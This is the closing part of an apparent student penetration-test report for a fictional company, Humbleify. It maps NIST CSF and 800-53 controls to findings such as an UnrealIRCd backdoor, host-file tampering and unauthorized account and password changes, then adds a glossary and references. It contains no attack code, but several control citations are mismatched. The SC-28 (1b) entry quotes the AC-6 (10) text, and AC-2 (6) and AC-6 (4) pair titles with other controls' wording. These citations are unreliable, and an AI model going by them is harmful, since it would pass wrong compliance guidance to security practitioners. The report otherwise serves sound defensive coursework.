SI-2(5) AUTOMATIC SOFTWEARE AND FIRMWARE UPDATES	“The organization installs [Assignment: organization-defined security-relevant software and firmware updates] automatically to [Assignment: organization-defined information system components].”
Si-2(6) REMOVAL OF PREVIOUS VERSIONS OF SOFTWARE AND FIRMWARE	“The organization removes [Assignment: organization-defined software and firmware components] after updated versions have been installed.”
How this helps mitigate vulnerability:	The UnrealIRCd service poses a potential vulnerability that malicious individuals could exploit to create a server backdoor. A regular routine on updating this software is crucial to strengthen security an prevent future security breaches. An updated software closes loopholes and enhances the security against future vulnerabilities in the UnrealIRCd service.

5.5 – Modification of the Host File

5.5.1 - Control #1: Implementing Principles of Least Privilege

NIST Cybersecurity Framework (CSF) Function:	Protect (PR)
NIST Cybersecurity Framework (CSF) Category:	Access Control (PR.AC)
NIST Cybersecurity Framework (CSF) Sub-Category:	PR.AC-4: “Access permissions are managed, incorporating the principles of least principles of least privilege and separation of duties”
NIST 800-53 Control Family:	Access Control
NIST 800-53 Control Title:	Least Privilege
AC-6 (4): SEPARATING PROCESSES DOMAINS	“The organization authorizes network access to [Assignment: organization-defined privileged commands] only for [Assignment: organization-defined compelling operational needs] and

	documents the rationale for such access in the security plan for the information system.”
AC-6 (10): PROHIBIT NON-PRIVILEGED USERS FROM EXECUTING PRIVILEGED FUNCTIONS	"The information system prevents non-privileged users from executing privileged functions to include disabling, circumventing, or altering implemented security safeguards/countermeasures.”
How would it help mitigate the vulnerability?	Enforcing a least privilege policy significantly protects the access and modification of the host file with a malicious intent. This strategy confines file access to essential personnel, enhancing security against unauthorized attempts to establish an alternative remote host. By minimizing user permissions to their specific roles, the risk of a successful breach into a sensitive file like this diminishes significantly.

5.5.2 - Control #2: Protection of Information at Rest

NIST Cybersecurity Framework (CSF) Function:	Protect (PR)
NIST Cybersecurity Framework (CSF) Category:	Data Security(PR.DS)
NIST Cybersecurity Framework (CSF) Sub-Category:	PR.DS-1: “Data-at-rest is protected”
NIST 800-53 Control Family:	System And Communications Protection
NIST 800-53 Control Title:	Protection Of Information At Rest
SC-28 (1a): CRYPTOGRAPHIC PROTECTION	“The information system protects the [Selection (one or more): confidentiality; integrity] of [Assignment: organization-defined information at rest].”
SC-28 (1b): CRYPTOGRAPHIC PROTECTION	"The information system prevents non-privileged users from executing privileged functions to include disabling, circumventing, or altering implemented security safeguards/countermeasures.”
How would it help mitigate the vulnerability?	Encryption of the file with the host information guarantees confidentiality and integrity. It strengthens the security by providing accessibility only to authorized personnel. Rigorous access controls limit editing privileges to designated individuals, preventing unauthorized modifications. Routine audits and monitoring add an extra layer of security, which enables a swift detection and response to unauthorized modification attempts. These measures collectively establish a robust defense, ensuring the integrity and security of sensitive information stored on the Humbleify server.

5.6 – Unauthorized Creation of a User

5.6.1 - Control #1: Account Management

NIST Cybersecurity Framework (CSF) Function:	Protect (PR)
NIST Cybersecurity Framework (CSF) Category:	Access Control (PR.AC)
NIST Cybersecurity Framework (CSF) Sub-Category:	PR.AC-1: "Identities and credentials are managed for authorized devices and users"
NIST 800-53 Control Family:	Access Control
NIST 800-53 Control Title:	Account management
AC-2 (6): DYNAMIC PRIVILEGE MANAGEMENT	"The information system automatically audits account creation, modification, enabling, disabling, and removal actions, and notifies [Assignment: organization-defined personnel or roles]."
AC-2 (13): DISABLE ACCOUNTS FOR HIGH-RISK INDIVIDUALS	"The organization disables accounts of users posing a significant risk within [Assignment: organization-defined time period] of discovery of the risk."
How would it help mitigate the vulnerability?	This control guarantees that only authorized users and authorized devices can access the system, preventing unauthorized user creation. The AC-2 (6): Dynamic Privilege Management control enhances security by conducting real-time audits of all account activities, promptly identified any unauthorized attempts. Furthermore, the AC-2 (13): Disable Accounts for high-Risk Individuals control enables swift disabling of high-risk accounts, mitigating potential misuse. These measures combined together effectively protect against the risk of unauthorized individuals creating and utilizing user accounts in the system.

5.6.2 - Control #2: Access Enforcement

NIST Cybersecurity Framework (CSF) Function:	Protect (PR)
NIST Cybersecurity Framework (CSF) Category:	Access Control (PR.AC)
NIST Cybersecurity Framework (CSF) Sub-Category:	PR.AC-4: Access permissions are managed, incorporating the principles of least privilege and separation of duties
NIST 800-53 Control Family:	Access Control
NIST 800-53 Control Title:	Access Enforcement
AC-3 (8): REVOCATIONS OF ACCESS AUTHORIZATIONS	"The information system enforces the revocation of access authorizations resulting from changes to the security attributes of subjects and objects based on [Assignment: organization-defined rules governing the timing of revocations of access authorizations]."

How would it help mitigate the vulnerability?	This strategy guarantees that users receive the minimal access required for their roles, minimizing the risk of unauthorized entry. Additionally, the control ensures swift identification and revocation of inappropriate access rights in cases of unauthorized account creation or security profile changes. This immediate response prevents misuse and fortifies the system against potential security breaches.

5.7 – Modification of Root and Employee Passwords

5.7.1 - Control #1: Access Restrictions for Change

NIST Cybersecurity Framework (CSF) Function:	Protect (PR)
NIST Cybersecurity Framework (CSF) Category:	Information Protection Processes and Procedures (PR.IP)
NIST Cybersecurity Framework (CSF) Sub-Category:	PR.IP-1: “A baseline configuration of information technology/industrial control systems is created and maintained”
NIST 800-53 Control Family:	Configuration Management
NIST 800-53 Control Title:	Access Restrictions for Change
CM-5 (2): REVIEW SYSTEM CHANGES	“The organization reviews information system changes [Assignment: organization-defined frequency] and [Assignment: organization-defined circumstances] to determine whether unauthorized changes have occurred.”
CM-5 (4): DUAL AUTHORIZATION	“The organization enforces dual authorization for implementing changes to [Assignment: organization-defined information system components and system-level information].”
How would it help mitigate the vulnerability?	This control entails establishing a baseline configuration for system access protocols, routinely reviewing system changes to detect unauthorized modifications, and implementing dual authorization for critical changes. This ensures that no individual in the organization can unilaterally alter sensitive credentials. Dual authorization acts as a fail-safe, requiring at least two verified approvers, significantly reducing the risk of unauthorized changes to password settings. These integrated strategies strengthen password management security, protecting against unauthorized access and preserving the integrity of user and system-level information.

5.7.2 - Control #2: Account Management

NIST Cybersecurity Framework (CSF) Function:	Protect (PR)
NIST Cybersecurity Framework (CSF) Category:	Access Control (PR.AC)
NIST Cybersecurity Framework (CSF) Sub-Category:	PR.AC-1: "Identities and credentials are managed for authorized devices and users"
NIST 800-53 Control Family:	Access Control
NIST 800-53 Control Title:	Account management
AC-2 (6): DYNAMIC PRIVILEGE MANAGEMENT	"The information system automatically audits account creation, modification, enabling, disabling, and removal actions, and notifies [Assignment: organization-defined personnel or roles]."
AC-2 (13): DISABLE ACCOUNTS FOR HIGH-RISK INDIVIDUALS	"The organization disables accounts of users posing a significant risk within [Assignment: organization-defined time period] of discovery of the risk."
How would it help mitigate the vulnerability?	Through effective management of identities and credentials for all authorized users and authorized devices, Humbleify will maintain complete control over access to password settings. The AC-2 (6): Dynamic Privilege Management control enhances security by conducting real-time audits of all account activities, fostering transparency, and enabling a swift response to irregularities such as creation, modification, or deletion. Furthermore, the AC-2 (13): Disable Accounts for high-Risk Individuals control enables swift disabling of high-risk accounts, mitigating potential misuse. These measures combined together effectively minimize the window of opportunity for unauthorized password alteration, hereby strengthening the security of the system.

5.7.3 - Control #3: Access Enforcement

NIST Cybersecurity Framework (CSF) Function:	Protect (PR)
NIST Cybersecurity Framework (CSF) Category:	Access Control (PR.AC)
NIST Cybersecurity Framework (CSF) Sub-Category:	PR.AC-4: Access permissions are managed, incorporating the principles of least privilege and separation of duties
NIST 800-53 Control Family:	Access Control
NIST 800-53 Control Title:	Access Enforcement
AC-3 (8): REVOCATIONS OF ACCESS AUTHORIZATIONS	"The information system enforces the revocation of access authorizations resulting from changes to the security attributes of subjects and objects based on [Assignment: organization-defined rules governing

	the timing of revocations of access authorizations].”
How would it help mitigate the vulnerability?	This strategy guarantees that users receive the minimal access required for their roles, minimizing the risk of unauthorized modification of sensitive password information. The enforcement of timely and automatic revocation of right for any entity no longer authorized helps prevent unauthorized password changes, ensuring the ongoing security and integrity of the system’s access controls.

Section 6: Glossary

1. **Security Breach:** Unauthorized user access or manipulation of sensitive information by violating system security.

2. **Exploit:** Software or code leveraging vulnerabilities to gain unauthorized access or control over a system, application, or network.

3. **Metasploit Framework (msfconsole):** An open-source penetration testing framework for developing and executing exploits to support security assessments.

4. **Penetration Testing:** A simulated cyberattack to identify and address system vulnerabilities or weaknesses to improve cybersecurity measures.

5. **Reverse Shell:** Remote system-initiated shell connection to gain unauthorized access to a target system, commonly used in penetration testing.

6. **Dynamic Privilege Management**: Agile access control adjusting permissions based on context and user behavior.

7. **Least Privilege Principle**: A security concept that limits users' access rights to only what is strictly required to perform their job functions. It minimizes the risk of unauthorized access to sensitive information.

8. **Data-at-rest Encryption**: Refers to protecting data by encrypting it when it's stored on a hard drive or another storage medium, preventing unauthorized access even if the storage medium is compromised.

9. **Boundary Protection**: Involves the implementation of security measures to monitor and control communications at the external boundary of an information system to prevent and detect unauthorized access.

10. **Dual Authorization**: A security measure that requires two or more authorized individuals to agree or perform a task or access sensitive information, enhancing security by preventing unilateral actions.

11. **Privilege Access Management (PAM):** Focuses on controlling and monitoring privileged user access to critical information and systems. It's crucial for preventing unauthorized access and minimizing insider threats.

12. **Root Privilege Escalation**: A process where a user with limited privileges gains root or administrative privileges, often exploiting system vulnerabilities, leading to unauthorized system access.

13. **Proactive Flaw Remediation**: The process of actively identifying, reporting, and correcting information system flaws, often through software updates and removal of outdated components.

14. **Access Enforcement**: This involves implementing and enforcing policies to control access to computer resources, ensuring that only authorized personnel can access specific resources based on their roles and needs.

15. **Cryptographic Protection**: The use of cryptography to secure information, ensuring its confidentiality and integrity, especially for data at rest or during transmission.

16. **Revocation of Access Authorizations**: The process of removing or deactivating a user's access rights, typically in response to specific events like a change in job role, termination, or security violations.

Section 7: References

Eargle, D., & Vance, A. (2023). Penetration test assignment. *Security-Assignments.com*. https://security-assignments.com/projects/pen-test.html

Eargle, D., & Vance, A. (2023). Final Penetration Test Report with Mitigations. *Security-Assignments.com*. https://security-assignments.com/projects/mitigations-report.html

National Institute of Standards and Technology (NIST). (2013). Special Publication 800-53 (Rev. 4): "Security and Privacy Controls for Federal Information Systems and Organizations." (NIST, Gaithersburg, MD). https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home

Eargle, D. (n.d.). *NIST cybersecurity framework 800-53 controls mapping*. NIST Cybersecurity Framework 800-53 Controls Mapping. https://daveeargle.com/nist_csf_800_53_mapping/

National Institute of Standards and Technology (NIST). (2023). The NIST Cybersecurity Framework 2.0 (NIST, Gaithersburg, MD). https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.29.ipd.pdf